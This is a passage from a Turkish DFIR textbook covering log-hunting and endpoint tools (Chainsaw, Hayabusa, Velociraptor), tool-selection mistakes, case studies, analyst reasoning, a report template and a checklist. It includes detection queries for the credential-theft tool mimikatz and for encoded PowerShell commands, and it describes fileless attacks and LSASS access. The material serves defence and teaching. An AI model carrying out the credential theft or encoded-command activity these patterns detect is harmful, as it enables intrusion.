Anlamı: Kural seti kullanmadan, tüm loglar içinde "mimikatz" anahtar kelimesini içeren kayıtları anında bulur.

Özellik	Chainsaw	Hayabusa
Odak Noktası	Hızlı Tehdit Avcılığı (Hunting)	Detaylı Zaman Çizelgesi (Timeline)
Çıktı Biçimi	Genellikle Terminal ve JSON	CSV ve Gelişmiş Özet Tablolar
Kullanım Kolaylığı	Komutları biraz daha teknik	Daha kullanıcı dostu parametreler
Performans	Ham hızda bazen bir adım öndedir	Çok büyük veride benzer performans

Analist Notu: "Mapping" Dosyasının Önemi

Chainsaw kullanırken yapılan en büyük hata, yanlış veya eksik mapping (eşleme) dosyası kullanmaktır. Sigma kuralları geneldir, ancak her Windows versiyonunda log yapıları değişebilir. Aracın güncel mapping dosyalarıyla kullanılması, yanlış negatif (tehdidi kaçırma) oranını minimize eder.

Chainsaw vs. Hayabusa: Hangisini Seçmeli?

Özellik	Chainsaw	Hayabusa
Odak Noktası	Arama (Search) ve Avcılık (Hunt)	Otomatik Analiz ve Timeline
Girdi Türü	EVTX + MFT	EVTX
Çıktı Formatı	Text, JSON, HTML	CSV, Timeline, Summary
Esneklik	Manuel sorgularda daha güçlü	Sigma entegrasyonunda daha hazır

Velociraptor

Velociraptor, modern dijital adli tıp ve olay müdahale (DFIR) dünyasının en güçlü "uç nokta (endpoint) görünürlük" aracıdır. Diğer araçlar genellikle tek bir bilgisayarın imajını alıp analiz etmeye odaklanırken, Velociraptor binlerce bilgisayardan aynı anda veri toplamanıza, sorgulama yapmanıza ve tehdit avlamanıza (threat hunting) olanak tanır.

Onu diğerlerinden ayıran en büyük özellik, kendi sorgu dili olan **VQL (Velociraptor Query Language)** sayesinde son derece esnek ve hızlı olmasıdır.

Tür: Endpoint DFIR ve threat hunting platformu
Platform: Windows, Linux, macOS
Lisans: Açık Kaynak

Ne Zaman Kullanılır?

- Çoklu endpoint inceleme
- Uzaktan artefact toplama
- Kurumsal ölçekli DFIR

Örnek VQL:

```
SELECT * FROM pslist()
```

Analitik Değer:
Dağıtık sistemlerde merkezi analiz imkânı sağlar.

Velociraptor, modern dijital adli bilişim ve tehdit avcılığı (Endpoint DFIR & Threat Hunting) dünyasının "İsviçre Çakısı"dır. Açık kaynaklıdır ve binlerce uç noktadan (endpoint) aynı anda, gerçek zamanlı olarak veri toplama, sorgulama ve izleme yapabilme yeteneğine sahiptir.

Geleneksel araçlar veriyi toplayıp analize getirmenizi beklerken, Velociraptor **"analizi verinin olduğu yere (uç noktaya) götürür.**

1. Velociraptor'u Özel Kılan Nedir? (VQL Gücü)

Velociraptor'un kalbi **VQL (Velociraptor Query Language)** adındaki sorgu dilidir. SQL'e benzer bir yapıyla, işletim sistemi üzerinde karmaşık aramalar yapmanıza olanak tanır.

- **Hız:** Ajan tabanlıdır. Bir komut gönderdiğinizde binlerce makine saniyeler içinde yanıt döner.
- **Esneklik:** Dosya arama, kayıt defteri analizi, bellek dökümü veya ağ bağlantısı izleme gibi her şeyi tek bir sorguyla (Artifact) yapabilir.
- **Otomasyon:** Şüpheli bir olay olduğunda (örneğin belirli bir dosya oluşturulduğunda) otomatik olarak adli kopyasını alacak şekilde programlanabilir.

2. Kritik Kullanım Senaryoları

A. Hunt (Avlanma)

Tüm ağda belirli bir zararlı yazılım izini (IOC) aramak için kullanılır.

Örnek: "Ağdaki tüm bilgisayarlarda C:\Windows\Temp altında son 1 saatte oluşturulan .exe dosyalarını bul ve bana getir."

B. Triage (Hızlı Veri Toplama)

Bir makinede şüpheli bir durum tespit edildiğinde, tam imaj almak yerine sadece kritik adli izleri (Event Logs, MFT, Prefetch) dakikalar içinde toplar.

C. Monitoring (İzleme)

Uç noktalarda gerçekleşen olayları anlık olarak izler.

- *Örnek:* "Yeni bir servis kurulduğunda veya kritik bir kayıt defteri anahtarı değiştiğinde haber ver."

3. VQL Sorgu Örneği ve Anlamı

- Bir analist olarak, şüpheli bir süreci (process) ve o sürecin hangi dosyayı açtığını bulmak isterseniz şu VQL'i kullanabilirsiniz:

```
SELECT Name, Executable, CommandLine, Parent

FROM pslist()

WHERE Name =~ "powershell.exe" AND CommandLine =~ "-enc"
```

Örnek bir senaryo: Sistemde `malware.exe` adında bir dosya arıyorsunuz.

```
SELECT FullPath, Size, Mtime

FROM glob(globs="C:/Users/*/Downloads/malware.exe")
```

Anlamı: Çalışan süreçleri listele (pslist), ismi "powershell.exe" olanları bul ve sadece komut satırında şifreli kod (-enc) kullananları bana göster.

Özellik	Velociraptor	KAPE	GRR (Google)
Mimari	Client-Server (Ajanlı)	Standalone (Ajan yok)	Client-Server (Ajanlı)
Sorgulama	VQL (Çok Esnek)	Statik Target/Module	Python tabanlı (Karmaşık)
Hız	Çok Yüksek	Orta (Manuel çalıştırma)	Düşük/Orta
Canlı İzleme	Evet	Hayır	Kısmen

DFIR İş Akışındaki Yeri

1. **Tespit:** SIEM bir uyarı üretir.
2. **Triage:** Velociraptor üzerinden ilgili makineye "Windows.KapeFiles.Targets" artifact'i gönderilir ve 5 dakikada tüm loglar sunucuya çekilir.
3. **Analiz:** Çekilen loglar sunucu üzerinde **Hayabusa** veya **Chainsaw** ile taranır.
4. **Aksiyon:** Eğer tehdit gerçekse, Velociraptor üzerinden makine ağdan izole edilir veya zararlı süreç sonlandırılır.

Analist Notu: Velociraptor'un en güçlü yanı **"Offline Collection"** özelliğidir. İnterneti olmayan veya ağdan izole edilmiş bir bilgisayara bir USB takarak Velociraptor'u çalıştırabilir ve tüm veriyi bir HTML raporu olarak toplayabilirsiniz.

Güncel Araç Matrisi (Genişletilmiş)

Araç	Amaç	Aşama	Güçlü Yanı
FTK	İmaj alma	Toplama	Güvenilir edinim
Autopsy	Disk analizi	Analiz	GUI kolaylığı
Volatility	RAM analizi	Analiz	Fileless tespit
KAPE	Triage	Müdahale	Hız
Hayabusa	Log triage	Analiz	Sigma entegrasyonu
Chainsaw	IOC avı	Analiz	MITRE eşleşme
Velociraptor	Kurumsal DFIR	Müdahale/Analiz	Ölçeklenebilirlik

Modern DFIR araçları, otomatik korelasyon ve tehdit eşleştirme kabiliyeti sunar; ancak sonuçlar analistin metodolojik doğrulamasına tabidir.

9.9 Araç Seçim Stratejisi ve Analitik Yaklaşım

Giriş

Dijital adli bilişimde araç seçimi, teknik tercih değil stratejik karardır. Yanlış araç seçimi zaman kaybına; doğru araç seçimi ise delilin hızla korele edilmesine imkân tanır.

Soruşturma Aşamasına Göre Araç Seçimi

Dijital adli bilişim süreci bir maratondur ve her kilometrede farklı bir ayakkabıya (araca) ihtiyaç duyarsınız. Yanlış aşamada yanlış aracı kullanmak, ya veriyi bozar ya da devasa veri yığınları arasında boğulmanıza neden olur.

İşte bir soruşturmanın **yaşam döngüsüne** göre stratejik araç seçim rehberi:

Araç	Neden Seçilir?	Stratejik Rolü
Velociraptor	**Hız ve Ölçek.**	Binlerce makinede aynı anda "Indicator of Compromise" (IoC) taraması yapar.
KAPE	**Veri Toplama.**	Kritik Windows izlerini (Registry, LNK, Prefetch) 2 dakikada paketler.
DumpIt / FTK Imager	**Uçuculuk.**	RAM'in o anki fotoğrafını çeker; şifreler ve aktif bağlantılar buradadır.

Araç	Neden Seçilir?	Stratejik Rolü
Hayabusa	**Log Analizi.**	Sigma kurallarıyla "Kritik" saldırı izlerini saniyeler içinde raporlar.

Kanıt Edinme ve İmaj Alma (Muhafaza Aşaması)

Hedef: Veriyi mühürle, hash değerini al ve orijinal diski adli kopyaya (image) dönüştür.

- **Donanımsal Yazma Koruyucu (Tableau):** Diski fiziksel olarak "sadece okunur" moduna alır.
- **FTK Imager:** Diski `.E01` formatında kopyalar ve bütünlüğünü $MD5/SHA1$ ile tesciller.
- **Guymager (Linux):** Açık kaynaklı, hızlı ve güvenilir bir imaj alma alternatifidir.

Derinlemesine Analiz (Mutfak Aşaması)

Hedef: Silinen dosyaları bul, zaman çizelgesi (Timeline) oluştur, saldırganın yanal hareketlerini (Lateral Movement) saptama.

- **Autopsy:** Büyük resme bakmak için kullanılır; web geçmişi, EXIF verileri ve silinen dosyalar için idealdir.
- **Eric Zimmerman Tools (EZ Tools):** Windows'un iç mekanizmalarını (MFT, Registry, JumpLists) cerrahi hassasiyetle parçalarına ayırır.
- **Volatility:** Bellek (RAM) dökümü içindeki gizli süreçleri ve enjekte edilmiş kodları (Process Injection) yakalar.
- **Chainsaw:** Milyonlarca log satırı içinde belirli bir IP veya kullanıcı adını "regex" ile bulmak için kullanılır.

Görselleştirme ve Raporlama (Final Aşaması)

Hedef: Teknik bulguları savcıya, hakime veya yönetime "anlatılabilir" bir hikayeye dönüştürmek.

- **Timeline Explorer:** Milyonlarca satırlık CSV verisini Excel'den 100 kat daha hızlı filtreleyip görselleştirir.
- **Timesketch:** Karmaşık olayları işbirlikçi bir zaman çizelgesi üzerinde analiz etmeyi sağlar.
- **Cyber Triage:** Bulguları skorlayarak "Suçlu/Temiz" raporu oluşturmaya yardımcı olur.

Uzman Stratejisi: "Hangi Aracı Ne Zaman Bırakmalı?"

- Eğer bir **Ransomware (Fidye Yazılımı)** vakasındaysanız; **Autopsy** ile disk taraması yaparak vakit kaybetmeyin. Önce **Velociraptor** ile ağdaki yayılımı durdurun, ardından **Hayabusa** ile hangi hesabın kompromize olduğunu bulun ve **Volatility** ile şifreleme anahtarını RAM'den çekmeye çalışın.

B) Sistem Canlı ve Ağda Şüpheli Trafik Varsa

Amaç: Aktif tehdit var mı?

Kullan:

- Wireshark
- Hayabusa
- Chainsaw

Arananlar:

- DNS beacon
- Olağandışı parent-child process
- Logon anomaly

C) Olay Geçmişte Gerçekleşmişse

Amaç: Rekonstrüksiyon

Kullan:

- Autopsy
- TSK
- Plaso
- Timeline korelasyonu

Delil Türüne Göre Araç Seçimi

Delil Türü	Önerilen Araç
Disk İmajı	Autopsy, TSK
RAM	Volatility

Delil Türü	Önerilen Araç
EVTX	Hayabusa, Chainsaw
Ağ Trafiği	Wireshark
Canlı Endpoint	Velociraptor
Hızlı Triage	KAPE

Dijital adli bilişimde (DFIR) yanlış araç seçimi, sadece zaman kaybı değil, aynı zamanda davanın düşmesine veya gerçek suçlunun tespit edilememesine yol açan kritik bir hatadır. Bir uzman olarak, yanlış aletle yanlış yere müdahale etmenin doğurabileceği **domino etkilerini** iyi analiz etmelisin.

İşte yanlış araç seçiminin en yıkıcı 4 sonucu:

Delil Bütünlüğünün Bozulması (Evidence Contamination)

Adli bilişimin altın kuralı, orijinal veriyi asla değiştirmemektir.

- **Hata:** Yazma korumalı (Write-blocker) bir donanım veya yazılım kullanmadan diski doğrudan Windows bir makineye bağlamak.
- **Sonuç:** Windows, diski tanır tanımaz içine gizli dosyalar (`System Volume Information`) yazar, `Access Time` (erişim zamanı) damgalarını günceller.
- **Hukuki Yıkım:** Savunma avukatı, "Uzman diske müdahale etmiştir, hash değerleri değişmiştir, bu delil geçersizdir" diyerek davanın düşmesini sağlayabilir.

Uçucu Verinin Kaybı (Loss of Volatile Data)

Sistemin "canlı" olduğu anlarda yapılan hatalar geri döndürülemez.

- **Hata:** RAM dökümü (Memory Dump) almadan önce sistemi kapatmak veya ağır bir analiz yazılımını (Örn: Tam kapsamlı bir Antivirüs taraması) şüpheli makinede çalıştırmak.
- **Sonuç:** Saldırganın kullandığı şifreleme anahtarları, enjekte edilen kodlar ve aktif ağ bağlantıları RAM'den silinir. Ağır yazılımlar çalıştırmak, RAM'deki orijinal izlerin üzerine yeni veriler yazar (Overwrite).
- **Teknik Yıkım:** Dosyasız (Fileless) bir saldırıda, diskte hiçbir iz bulamazsınız; tek şansınız olan RAM verisi ise artık yoktur.

Yanlış Yorumlama (Misinterpretation of Artifacts)

Her araç, veriyi kendi mantığına göre "parse" eder (anlamlandırır).

- **Hata:** Güncel olmayan bir araçla (Örn: Windows 11 loglarını Windows 7 dönemi bir araçla açmak) analiz yapmak.
- **Sonuç:** Araç, yeni nesil zaman damgalarını (Timestamp) veya dosya yapılarını tanıyamaz. Örneğin, UTC zaman dilimini yerel saat sanabilir veya silinmiş bir dosyayı "bozuk" olarak işaretleyip görmezden gelebilir.
- **Analitik Yıkım:** "Saldırgan 03:00'te girdi" dersiniz ama gerçek saat 06:00'dır. Tüm olay rekonstrüksiyonu çöker.

"Samanlıkta İğne" Sendromu (Inefficiency)

Zamanın en büyük düşman olduğu Olay Müdahalesi (IR) sırasında yanlış ölçekte araç seçmek felakettir.

- **Hata:** 500 bilgisayarlık bir ağda saldırı varken, tek tek disk imajı alıp Autopsy ile incelemeye çalışmak.
- **Sonuç:** İlk bilgisayarı incelemeyi bitirdiğinizde, saldırgan çoktan tüm ağı şifrelemiş (Ransomware) ve verileri sızdırmış olur.
- **Stratejik Yıkım:** Triage araçları (KAPE, Velociraptor) yerine derinlemesine analiz araçlarını erken safhada kullanmak, operasyonel körlüğe neden olur.

Uzman Tavsiyesi: Araç Çaprazlaması (Cross-Validation)

- Yanlış araç seçiminden korunmanın tek yolu **"Çapraz Doğrulama"**dır. Eğer **Volatility** size şüpheli bir süreç gösteriyorsa, bunu **Hayabusa** veya **Chainsaw** ile loglardan teyit etmelisiniz. Bir aracın "yok" dediğine, her zaman "yok" demeyin; ikinci bir göz (araç) ile kontrol edin.

Araç Seçim Karar Ağacı

9.10 Gerçek Vaka – Araç Seçim Hatası (Bellek Analizi Atlandı)

Senaryo

Bir finans kurumunda şüpheli veri sızıntısı ihbarı üzerine yalnızca disk imajı alınarak inceleme başlatıldı. Sistem kapatıldıktan sonra FTK Imager ile E01 imaj üretildi ve Autopsy üzerinden dosya sistemi analizi yapıldı. İncelemede belirgin bir zararlı dosya veya şüpheli yürütülebilir tespit edilemedi.

Hata

Olay anında bellek edinimi yapılmamıştı. Sistem kapatıldığı için RAM içindeki uçucu veriler kalıcı olarak kayboldu.

Sonradan Ortaya Çıkan Bulgular

Aynı ağ segmentinde başka bir makinede yapılan bellek analizi, saldırganın fileless teknik kullandığını gösterdi:

- PowerShell üzerinden çalışan zararlı kod
- Diskte dosya bırakmayan payload
- LSASS bellek erişimi
- Geçici ağ bağlantıları

Çıkarılan Ders

Disk analizi tek başına yeterli değildir. Özellikle modern saldırılarda bellek analizi kritik kanıt sağlar.

Önerilen Süreç

1. RAM capture

2. Disk image acquisition

3. Volatility analysis

4. Timeline correlation

9.11 Gerçek Vaka – Araç Seçim Hatası (Log Korelasyonu Yapılmadı)

Senaryo

Bir üretim şirketinde gece saatlerinde başarısız oturum açma denemeleri tespit edildi. Sistem yöneticileri Windows Event Viewer üzerinden tek tek log incelemesi yaptı ve olayın önemini düşük seviyede değerlendirdi.

Hata

Loglar **tekil olarak incelendi**, ancak korelasyon yapılmadı.

Daha Sonra Yapılan Analiz

Hayabusa ve Chainsaw kullanılarak EVTX logları toplu analiz edildi:

```
hayabusa.exe -d C:\EVTX --timeline

chainsaw hunt C:\EVTX --rules sigma
```

Bulgular

- 4625 → başarısız logon denemeleri
- 4624 → başarılı oturum
- 4672 → ayrıcalıklı hesap kullanımı
- 4688 → şüpheli PowerShell çalıştırma

Bu event zinciri bir **brute force sonrası yetki yükseltme** saldırısını ortaya çıkardı.

Çıkarılan Ders Log incelemesi tek tek yapılmaz; korelasyon ile yapılır.

Önerilen Yaklaşım

Log collection

↓

Sigma rule matching

↓

Event correlation

↓

Timeline reconstruction

Dijital adli bilişimde hatalar çoğu zaman araç eksikliğinden değil, araçların yanlış sırada veya yanlış bağlamda kullanılmasından kaynaklanır.

Bölüm 10 — Dijital Adli Analistin Düşünme Modeli

10.1 Neden “Düşünme Modeli”?

Dijital adli analiz (DFIR), sadece araçları kullanma becerisi değil, bir **zihin yapısı (mindset)** meselesidir. Bir analist, modern bir dedektif gibi çalışır; elindeki kırıntılardan (artefact) saldırganın niyetini, yöntemini ve yol açtığı hasarı kurgular.

İyi bir analistin düşünme modelini oluşturan **4 ana sütun** şunlardır:

Dijital adli bilişim, komut çalıştırma veya araç kullanma işi değildir.
Bu disiplin, **hipotez kurma, test etme ve çürütme** üzerine kuruludur.

Aynı veriye bakan iki analist, farklı sonuçlara ulaşabilir.
Farkı yaratan şey **düşünme biçimidir**.

Araçlar veriyi gösterir.
Anlamı analist üretir.

10.2 Analistin Zihinsel Akışı

Kuşkuculuk ve Doğrulama (Trust but Verify)

Dijital dünyada hiçbir veri "ilk bakışta göründüğü gibi" olmayabilir.

- **Model:** Bir araç size "Bu dosya 2020'de oluşturuldu" diyorsa, analist şu soruyu sorar: *"Saldırgan zaman damgalarını (Timestomping) değiştirmiş olabilir mi?"*
- **Uygulama:** MFT kayıtlarındaki zaman damgasını, log dosyalarındaki veya Prefetch içindeki zaman damgalarıyla karşılaştırır. Eğer çelişki varsa, ortada bir manipülasyon vardır.

Uçuculuk Sıralaması (Order of Volatility)

Analistin zihninde her zaman bir "geri sayım" vardır. Verinin ne kadar hızlı yok olacağını bilerek hareket eder.

- **Model:** "Önce en çabuk kaybolanı kurtar."
- **Sıralama:** 1. **RAM (Bellek):** Sistem kapandığı an gider. 2. **Ağ Bağlantıları:** Bağlantı kesildiği an biter. 3. **Geçici Dosyalar (/tmp veya Temp):** Sistem temizliğiyle silinir. 4. **Sabit Disk:** En kalıcı olandır, en sona bırakılabilir.

"Locard'ın Değişim İlkesi" (Locard's Exchange Principle)

Kriminalistiğin babası Edmond Locard'ın bu ilkesi dijital dünya için de geçerlidir: **"Her temas bir iz bırakır."**

- **Model:** Bir saldırgan sisteme girdiyse, mutlaka bir şey bırakmış ve bir şey götürmüştür.
- **Analiz:** Eğer bir log silinmişse, o logun silindiğine dair başka bir log (Event ID 1102) oluşur. Eğer bir dosya silinmişse, dosya sisteminde (MFT) bir "boşluk" ve "silinme kaydı" kalır. Analist, "hiç iz yok" denilen yerde bile "izsizliğin izini" arar.

Hipotez Kurma ve Çürütme (Scientific Method)

Analist, bulgulara duygusal yaklaşmaz. Bir senaryo kurar ve onu delillerle test eder.

- **Senaryo A:** "Kullanıcı veriyi kasten sızdırdı."
- **Test:** Kullanıcının tarayıcı geçmişine bakılır. Eğer "dosya nasıl gizlice gönderilir" araması varsa hipotez güçlenir.
- **Senaryo B:** "Kullanıcının bilgisayarına dışarıdan sızıldı."
- **Test:** RAM analizinde bir RAT (Remote Access Trojan) bulunursa, Senaryo A çöker, Senaryo B doğrulanır.

Analist İçin Kritik Soru Listesi (Self-Check)

Bir vakaya bakarken zihninde şu sorular dönmeli:

1. **Neden burada?** (Neden bu dosya Temp klasöründe duruyor?)
2. **Bu normal mi?** (Bir hesap makinesi neden internete bağlanmaya çalışıyor?)
3. **Başka nerede iz bırakmış olabilir?** (Registry'de bir anahtar açtıysa, UserAssist'te bir kayıt oluşmuş mudur?)

Profesyonel bir analist, incelemeye şu sırayla yaklaşır:

Ne oldu?

↓

Ne zaman oldu?

↓

Nasıl oldu?

↓

Hangi izler kaldı?

↓

Alternatif açıklamalar var mı?

Bu sıralama değişirse analiz bozulur.

10.3 Hipotez Kurma ve Çürütme Disiplini

Yanlış ama yaygın yaklaşım:

“Bir şey olmuş olmalı, kanıtını bulayım.”

Doğru yaklaşım:

“Bir şey olmuş olabilir. Olmadığını kanıtlamaya çalışayım.”

Eğer hipotez çürütülemiyorsa, teknik olarak ayakta durur.

10.4 Artefact Korelasyonu Mantığı

Tek artefact asla yeterli değildir.

Örnek:

- Prefetch var → Program çalıştı mı?
- Event 4688 var → Kim çalıştırdı?
- USB kaydı var → Hangi dosya erişildi?

Gerçek değer şu zincirde çıkar:

Program Çalıştı

↓

Dosyaya Erişildi

↓

Harici Medya Takıldı

↓

Zamanlar Uyumlu

Bu bir davranış modelidir.

10.5 “Yok” ile “Bulunamadı” Arasındaki Fark

Adli raporda en kritik farklardan biri:

❌ “Bu artefact yoktur.”
☑ “Bu artefact bulunamamıştır.”

Çünkü:

- Log silinmiş olabilir
- Sistem restore edilmiş olabilir
- Audit policy kapalı olabilir

Analist kesinlik iddia etmez.

10.6 Sessiz Bulgular (Negative Evidence)

Bazen en güçlü kanıt, **olmayan şeydir**.

Örnek:

- Normalde olması gereken log yok
- Beklenen Prefetch oluşmamış
- Standart kullanıcı davranışı dışı boşluk var

Bu şu soruyu doğurur:

Neden yok?

Bu soru seni saldırgana götürür.

10.7 Zaman Algısı: Saat Değil Bağlam

Analist sadece timestamp bakmaz.

Bakar:

- Mesai saati mi?
- Sistem idle mıydı?
- Kullanıcı profili aktif miydi?

02:30’da yapılan işlem ile 10:00’daki işlem aynı değildir.

10.8 Analistin En Büyük Düşmanı: Önyargı

Şunlar analiz bozar:

- “Bu kullanıcı yapmaz.”
- “Bu zararlı çok basit.”
- “Bu olay önemsiz.”

Adli bilişimde **önemsiz veri yoktur**, sadece **yanlış yorumlanan veri** vardır.

10.9 Profesyonel Analist Refleksleri

- Tek kaynağa güvenme
- Otomatik çıktıyı doğrula
- Alternatif senaryo üret
- Bulguyu davranışla bağla
- Yorumu rapordan ayır

10.10 Bölüm Sonu

Dijital adli bilişimde ustalık, daha fazla araç bilmekte değil; daha doğru soruları sormakta ortaya çıkar.

Dijital adli bilişimin (DFIR) kalbidir. Araçlar sadece birer "hesap makinesi" gibidir; ancak hangi denklemi kuracağınızı bilmek, gerçek uzmanlığı belirler. Bir analisti "yazılım operatörü" olmaktan çıkarıp "dijital dedektif" yapan şey, verinin içindeki hikayeyi görebilmesini sağlayan **sorgulama metodolojisidir**.

Ustalık yolunda sorman gereken **"5 Kritik Soru"** ve bu soruların seni götüreceği derinlikler şunlardır:

Bu Olay Neden Burada Gerçekleşti?" (Konsept ve Bağlam)

Bir dosyanın varlığı tek başına suç değildir, ancak bulunduğu yer her şeyi değiştirir.

- **Soru:** "Neden bir `calc.exe` dosyası `C:\Windows\System32` yerine `C:\Users\Public` klasöründe duruyor?"
- **Analiz:** Bu soru seni **"Masquerading"** (Maskeleme) tekniğine götürür. Saldırganlar, sistem dosyalarının isimlerini kullanarak düşük güvenlikli klasörlerde zararlı kod çalıştırırlar.

"Zaman Çizelgesindeki Boşluklar Ne Anlatıyor?" (Temporal Analiz)

Loglar her zaman ne olduğunu söylemez; bazen neyin **olmadığını** söyleyerek konuşurlar.

- **Soru:** "Sistem loglarında neden saat 02:00 ile 04:00 arasında hiçbir kayıt yok, oysa sistem o sırada açık mıydı?"
- **Analiz:** Bu soru seni **"Log Clearing"** (Log Silme) veya **"Anti-Forensics"** faaliyetine götürür. O boşluk, saldırganın izlerini süpürdüğü andır.

"Bu Sürecin Babası Kim?" (Hiyerarşik İlişki)

Süreç ağacı (Process Tree), bir saldırının genetik haritasıdır.

- **Soru:** "Neden bir `Word.exe` süreci gidip `powershell.exe` başlattı?"
- **Analiz:** Normal şartlarda bir kelime işlemci neden komut satırı çalıştırsın? Bu soru seni doğrudan bir **"Malicious Macro"** (Zararlı Makro) veya **"Initial Access"** (İlk Giriş) noktasına ulaştırır.

"Bu Temasın Diğer Ucu Nerede?" (Korelasyon)

Locard'ın değişim ilkesine göre, bir eylem mutlaka birden fazla yerde iz bırakır.

- **Soru:** "Prefetch kaydında bu uygulamanın çalıştığını görüyorum; peki Registry'de buna uygun bir `UserAssist` veya `Shimcache` kaydı var mı?"
- **Analiz:** Eğer bir yerde iz var, diğerinde yoksa; bu ya sistemin doğal bir davranışıdır ya da saldırganın manuel olarak sadece belirli izleri sildiği (ancak diğerlerini unuttuğu) bir **manipülasyon** kanıtıdır.

"Bu Veri Ne Kadar Taze?" (Uçuculuk ve Manipülasyon)

Zaman damgaları (Timestamps) en kolay manipüle edilen kanıtlardır.

- **Soru:** "Dosyanın oluşturulma tarihi (Created), değiştirilme tarihinden (Modified) nasıl daha sonra olabilir?"
- **Analiz:** Bu soru seni **"Timestomping"** gerçeğiyle tanıştırır. Dosya sistemi (MFT) seviyesindeki bu tutarsızlık, profesyonel bir saldırganın "buradaydım ama izimi kaydırdım" deme şeklidir.

Ustalık Formülü: Merak + Şüphe + Metodoloji

- Dijital adli bilişimde araçlar değişir (EnCase yerini Magnet'e, Volatility 2 yerini Volatility 3'e bırakır), ancak **sorgulama mantığı** evrenseldir.

- **"Bir araca 'Bana silinen dosyaları bul' derseniz size binlerce dosya verir. Kendinize 'Saldırgan sızdıktan sonra hangi kanıtları yok etmek istedi?' diye sorarsanız, o binlerce dosya arasından saldırganı mahkum edecek tek dosyayı bulursunuz."**

Etki Analizi

EK -A

Örnek Dijital Adli Rapor Şablonu

Görevlendirme ve Kapsam

Bu inceleme, … tarihli görevlendirme yazısına istinaden gerçekleştirilmiştir.

İnceleme kapsamı:

- İlgili cihazın adli imajının alınması
- Şüpheli program çalıştırma iddiasının incelenmesi
- Veri sızıntısı olup olmadığının değerlendirilmesi

Cihaz kimlik bilgileri:

- Marka / Model
- Seri numarası
- Depolama türü

Adli imaj alma yöntemi:

- Write blocker kullanılmıştır
- SHA-256 hash değeri hesaplanmıştır
- Orijinal ve imaj hash değerleri eşleşmiştir

Hash değeri:
SHA-256: xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx

Kullanılan Araçlar

- FTK Imager (vX.X)

- MFTECmd
- PECmd
- Volatility
- Plaso

Araç versiyonları belirtilmelidir.

Analiz Süreci

Analiz aşağıdaki adımlarla gerçekleştirilmiştir:

- Prefetch incelemesi
- Event Log analizi
- MFT parse
- USB artefact kontrolü
- Timeline oluşturma

Bulgular

- 22:43'te data_export.exe çalıştırılmıştır.
- Aynı dakikada USB bağlantısı tespit edilmiştir.
- 7zip ile sıkıştırma işlemi yapılmıştır.
- VPN bağlantısı kurulmuştur.

Teknik Değerlendirme

- Artefact korelasyonu, programın çalıştırıldığını ve dosya transferi işlemi yapıldığını göstermektedir.

Sonuç

- Yapılan analiz sonucunda, ilgili sistemde belirtilen zaman aralığında şüpheli veri işleme faaliyetinin gerçekleştiği teknik bulgularla desteklenmektedir.

Bu rapor teknik değerlendirme içermektedir; hukuki nitelendirme yetkili makamların takdirindedir.

Dijital Adli İnceleme Kontrol Listesi (Field Checklist)

Bu kontrol listesi, dijital adli inceleme sürecinde kritik adımların unutulmaması için hazırlanmıştır. Her soruşturma farklı olsa da, aşağıdaki adımlar çoğu inceleme için temel çerçeveyi oluşturur.

---

1. Olay Yerine İlk Müdahale

☐ Sistem kapalı mı açık mı kontrol edildi
☐ Sistem açık ise volatil veri riski değerlendirildi
☐ RAM edinimi gerekip gerekmediği değerlendirildi
☐ Ağ bağlantıları gözlemlendi
☐ Sistem saat bilgisi not edildi
☐ Sistem fotoğrafları çekildi

---

2. Delil Koruma

☐ Depolama cihazları güvenli şekilde çıkarıldı
☐ Write blocker kullanıldı
☐ Orijinal disk üzerinde işlem yapılmadı
☐ Delil etiketi oluşturuldu
☐ Chain of Custody kaydı başlatıldı

---

3. Delil Edinimi

☐ Disk imajı oluşturuldu
☐ Hash değerleri hesaplandı (SHA-256 önerilir)
☐ İmaj doğrulaması yapıldı
☐ İmaj güvenli depolamaya alındı

---

4. Triage Analizi

☐ Temel artefact toplama yapıldı
☐ Event loglar incelendi

☐ Kullanıcı hesapları kontrol edildi
☐ Şüpheli dosyalar belirlendi
☐ Ağ bağlantıları değerlendirildi

---

5. Artefact Analizi

☐ Prefetch dosyaları incelendi
☐ Registry artefact'ları analiz edildi
☐ Browser artefact'ları incelendi
☐ USB geçmişi kontrol edildi
☐ Sistem zaman çizelgesi oluşturuldu

---

6. Bellek Analizi (Varsa)

☐ Bellek dökümü alındı
☐ Çalışan süreçler incelendi
☐ Ağ bağlantıları analiz edildi
☐ Enjekte edilmiş kod araştırıldı

---

7. Ağ Analizi

☐ PCAP veya ağ logları incelendi
☐ DNS sorguları analiz edildi
☐ C2 bağlantıları araştırıldı
☐ Şüpheli IP adresleri belirlendi

---

8. Olay Rekonstrüksiyonu

☐ Artefact korelasyonu yapıldı
☐ Zaman çizelgesi oluşturuldu
☐ Kullanıcı aktiviteleri analiz edildi
☐ Olayın kronolojisi oluşturuldu

---

9. Raporlama

☐ Kullanılan araçlar ve sürümler belirtildi
☐ Analiz metodolojisi açıklandı
☐ Teknik bulgular raporlandı
☐ Kanıt bütünlüğü doğrulandı

---

10. Son Kontrol

☐ Bulgular alternatif senaryolarla karşılaştırıldı
☐ Teknik yorumlar ve bulgular ayrıldı
☐ Raporun teknik doğruluğu kontrol edildi

Adli Analistin 10 Altın Kuralı

Dijital adli bilişim teknik bilgi gerektirir; ancak gerçek ustalık, metodoloji ve disiplin ile ortaya çıkar. Aşağıdaki ilkeler, profesyonel bir adli analistin çalışma yaklaşımını şekillendiren temel kurallardır.

---

1. Delile Saygı Duy

Her dijital veri potansiyel bir kanıttır. Analiz sırasında yapılan küçük bir hata bile delilin bütünlüğünü bozabilir. Bu nedenle delil her zaman korunmalı ve doğrulanmalıdır.

---

2. Analize Değil, Kanıt Toplamaya Odaklan

Bir olay incelenirken ilk amaç analiz yapmak değil, kanıtı güvenli şekilde toplamak olmalıdır. Analiz daha sonra yapılabilir; kaybolan kanıt geri getirilemez.

---

3. Tek Bir Artefact'a Güvenme

Dijital incelemede tek bir veri kaynağı yeterli değildir. Farklı artefact'lar arasında korelasyon kurulmadan kesin sonuçlara ulaşılmamalıdır.

---

4. Zaman Çizelgesini Kur

Çoğu olayın çözümü zaman çizelgesi oluşturmakla başlar. Farklı veri kaynaklarından elde edilen zaman bilgileri bir araya getirilerek olayın kronolojisi oluşturulmalıdır.

---

5. Varsayım Yapma, Test Et

Bir olay hakkında varsayımda bulunmak doğaldır; ancak bu varsayımlar mutlaka test edilmelidir. Analiz süreci, hipotez kurma ve doğrulama üzerine kuruludur.

---

6. Araçlara Körü Körüne Güvenme

Adli araçlar analiz sürecini kolaylaştırır, ancak sonuçları her zaman doğrulanmalıdır. Otomatik araç çıktıları analistin kontrolünden geçmeden kesin kabul edilmemelidir.

---

7. Alternatif Senaryolar Üret

